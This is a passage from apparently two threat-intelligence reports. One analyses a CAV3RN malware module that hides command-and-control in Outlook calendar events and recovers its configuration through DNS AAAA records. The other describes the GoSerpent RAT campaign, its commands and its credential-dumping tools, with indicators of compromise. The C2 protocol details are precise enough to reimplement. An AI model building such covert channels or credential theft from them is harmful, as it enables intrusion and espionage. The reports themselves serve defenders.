
Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.

The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.

Encrypted attachment stored in a calendar event

Encrypted attachment stored in a calendar event

After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.

Decrypted command

Decrypted command

The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.

Sending command output

For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.

To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.

This process uses the following sequence of Microsoft Graph requests:

POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>

Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.

Heartbeat handling

The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:

GET    /v1.0/users/***@*********.co.il/calendarView 
DELETE /v1.0/users/***@*********.co.il/events/<EventId> 
POST   /v1.0/users/***@*********.co.il/events

Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.

PATCH /v1.0/users/***@*********.co.il/events/<EventId>
Authorization: Bearer <access-token>

{
  "subject": "Boss update ID: <agent-id>1500"
}

Heartbeat events use the same one-hour window in 2050 but contain no attachments.


The following figure summarizes the module’s operational workflow.


DNS AAAA configuration recovery mechanism

When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.

DNS-based configuration recovery (simplified)

DNS-based configuration recovery (simplified)

The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.

The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.

For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.

The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:

Index Configuration value
0 TenantId
1 ClientId
2 ClientSecret
3 UserEmail

Determining the field length through .p. queries

For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.

In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.


As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:

d.53466D4C67515A.0.p.cloudlanecdn[.]com

The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.

IPv6 AAAA record payload layout for obtaining length

IPv6 AAAA record payload layout for obtaining length

In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.

To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.

Field length encoding in DNS AAAA record responses (example)

Field length encoding in DNS AAAA record responses (example)

Retrieving configuration data through .q. queries

After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.

The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.

Queries continue at 14-byte offsets until the declared field length has been recovered.


The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.

TenantId retrieval process via DNS AAAA records (example)

TenantId retrieval process via DNS AAAA records (example)

In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.

The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.

The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.

Failure handling and the sentinel AAAA response

In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.

The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.

Infrastructure

Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.

Domain IP First seen ASN Hosting
ns1.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns2.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns3.cloudlanecdn[.]com 216.126.237[.]197
144.172.108[.]205
May 2, 2026 AS 14956 RouterHosting LLC
ns4.cloudlanecdn[.]com 144.172.108[.]205 May 21, 2026 AS 14956 RouterHosting LLC

Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.

The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.

The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.

Attribution

In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.

Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.

Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.

OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.

Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.

Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.

Conclusions

The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.

The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

CAF021DDA726B8BA049C2AA395E505A1      AzureCommunication.dll
C092B02FBC0FDF7EE9608DD016673806      NewProject.dll
29B2B8C5D99F05BFCDD0D8D976EB5678      AzureCommunication.dll

Domains and IPs

cloudlanecdn[.]com
ns1[.]cloudlanecdn[.]com
ns2[.]cloudlanecdn[.]com
ns3[.]cloudlanecdn[.]com
ns4[.]cloudlanecdn[.]com
google.com[.]ayalon-print.co[.]il
clipeditskill[.]com
accesslinkssl[.]com
216[.]126[.]237[.]197
144[.]172[.]108[.]205

GoSerpent: a persistent threat evolves with sophisticated data collection and exfiltration

16 July 2026 at 14:00

Introduction

In February 2026, we discovered a set of malicious activities that had been ongoing since late 2025. These activities involved a RAT module written in Go with proxy capabilities, which served as the main stage of the attack. The attack targeted government and diplomatic entities in Southeast Asia and showed a level of sophistication that caught our attention.

During the attack, the main malware, dubbed GoSerpent, received an encrypted argument and started communicating with a remote server. It was also used to deploy further malicious tools to collect sensitive data and dump credentials on the system.

Monitoring the activities of this threat actor revealed that in May 2026, they came back with an evolved set of malicious tools: a new RAT and proxy tool, Stowaway, which resembled the initial malware, as well as an additional stealthy tool to exfiltrate sensitive data collected in the previous few months through network shares.

We found earlier versions of the GoSerpent backdoor used since 2021 against victims in Southeast Asia with relatively simpler code that received command-line arguments in plain text. Even though the newer variant is stealthier, the attackers continued using the simpler version alongside the latest one in their recent attacks.

What makes this threat particularly concerning is the strategic deployment of various tools with sophisticated data collection and exfiltration capabilities.

In this article, we introduce the malicious tools uncovered by us, which have been used since late 2025.

Technical details

Initial phase of the attacks

The initial phase of the attacks involved deployment of the GoSerpent backdoor, followed by additional malicious tools. During this phase, the main goal was to collect sensitive files and store them for future exfiltration, which was done by a data collecting tool, ThumbcacheService. The attackers also needed system credentials to exfiltrate the collected data through network drives at a later stage. This was achieved through a number of credential dumping tools deployed in this phase via the GoSerpent backdoor.

GoSerpent backdoor

The primary weapon in this campaign is the GoSerpent backdoor, a sophisticated Go-based remote access Trojan that has been active since at least 2021, with the most recent variant deployed in 2026.

This malware receives encrypted and base64-encoded command-line arguments containing a C2 server address and communication password, which are decrypted using AES-CBC mode with a fixed IV (31323334353637383930616263646566) and keys derived from predefined strings.

The backdoor connects to command-and-control servers using ChaCha20 encryption for communications, with the SHA256 hash of the communication password serving as the encryption key.

GoSerpent supports multiple C2 commands by receiving special command values. The commands include the following:

Command Symbol (as derived from corresponding function names) Description
2BA1 Sync Respond to the server to show the infection is active
3BA2 Exit Exit process
4BA3 Ls Start listening on a port
5BA4 Connect Connect to a remote server
6BA5 Hello Create a shell on the infected machine
7BA6 Ul Upload a file or directory to the server
8BA7 Dl Download from the server
9BA8 Ss5 Start a SOCKS5 proxy on the infected machine
ABA9 Cl Close a listening port
CBAB RF Forward to a connected node

GoSerpent can establish SOCKS5 proxy servers to route traffic through compromised hosts, enabling attackers to access other networks while masking their true IP addresses. The backdoor is capable of deploying additional malicious tools, including ThumbcacheService for file collection, Mimikatz for credential dumping, and QuarksDumpLocalHash for local account password hash extraction. The malware exhibits strong persistence mechanisms and uses filenames that mimic legitimate system processes such as lass.exe and updates.exe to evade detection.

McMx RAT

McMx is a basic Go-based proxy and remote access tool that represents a simpler variant of the GoSerpent backdoor, apparently compiled from a different GitHub repository path.

Unlike the latest variant of GoSerpent, which uses encrypted command-line arguments, McMx receives input parameters from text files in plaintext format — in a way that resembles older versions of GoSerpent. The malware features similar function names with apparent typos present in both tools.

Before executing McMx, attackers manipulate batch files to generate configuration files containing C2 parameters. The patterns observed show the use of echo commands to create configuration files with parameters like remote host addresses, ports, and secret keys. The McMx malware is then deployed with this configuration.

The tool shares core functionalities with GoSerpent, including:

  • SOCKS5 proxying
  • port forwarding
  • file transfer
  • remote shell capabilities

Data collection and credential dumping tools

Following initial deployment of the GoSerpent backdoor, attackers typically wait several days before utilizing it to download and execute additional malware components for data collection and credential dumping.

ThumbcacheService

ThumbcacheService is a malicious DLL deployed as a Windows service that functions as a sophisticated file collection mechanism within the GoSerpent ecosystem. The malware employs XOR encryption with a single-byte key of 0x13 for string obfuscation. It decrypts embedded strings and creates a database file named thumbcache_605a.db in the C:\Users\Public\ directory to store collected sensitive files. It specifically targets documents with the following extensions: .doc, .docx, .pdf, .xls and .xlsx.

The targeted files are then archived using 7-Zip and protected with a predefined password @vx0a9n5W2M0c3D6.#, enforcing a 20MB size limit for archives.
The malicious service also monitors the $Recycle.Bin directory for deleted files with the extensions of interest, ensuring comprehensive data collection.

Credential dumping tools

The threat actor deploys the following tools via GoSerpent backdoor to dump credentials:

  1. Mimikatz — dumps memory from the LSASS process to extract credential material, including cached credentials and Kerberos tickets.
  2. QuarksDumpLocalHash — extracts local account password hashes from the SAM registry hive, allowing for offline password cracking attacks.

These tools work together to maximize information extraction from compromised systems. The stolen credentials were used in later stages of the attack to facilitate the exfiltration of sensitive files collected by ThumbcacheService.

Second stage of the attacks

After the initial phase of the malware deployments, the attackers allowed a few weeks for the ThumbcacheService to silently collect sensitive files without exfiltrating them. In the meantime, the credential dumping tools also continued to steal credentials. In May 2026, the threat actor came back with a set of new tools. The main malware of this round of activity was another Go-based RAT and proxy tool, Stowaway. It was used to deploy the two-stage data exfiltration tool TmcLoader/TmcPayload, which was the last piece of the data theft puzzle.

Stowaway

Stowaway is a proxy and remote access tool compiled from an open-source framework with customized functions to make the infection stealthier. This malware features both network admin and agent capabilities, enabling attackers to establish chained proxy paths across multiple hosts with the following functionalities:

  • SOCKS5 proxying
  • port forwarding
  • reverse tunneling
  • remote shell access
  • file transfer
  • SSH-based tunneling

Communications are transported over TCP, HTTP, or WebSocket channels protected by AES-256-GCM or TLS encryption.
As the next step, the attackers deliver two files to the victim machine via Stowaway:

  • TmcLoader with an embedded payload
  • {BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db — an encrypted configuration file

TmcLoader/TmcPayload

TmcLoader is a stealthy C++ loader module registered as a Windows service. The malware embeds an encrypted payload dubbed TmcPayload within its .data section, which is decrypted and loaded into the memory space of the svchost process to maintain persistence and avoid detection.

TmcLoader employs dynamic API resolution through a circular XOR encryption, where each byte is XORed with the value of the subsequent byte, combined with Base64 encoding for string obfuscation to hide API names.

The loader creates a unique event to prevent multiple infections on the same system. After that, it extracts and decrypts the embedded TmcPayload. This payload component is responsible for exfiltrating sensitive data from the victim’s machine.

TmcPayload generates a file path from an obfuscated string: C:\Users\Public\Libraries\{BBF061R2-BE25-4F6D-8B2D-1A6A39C3FSA2}.db.

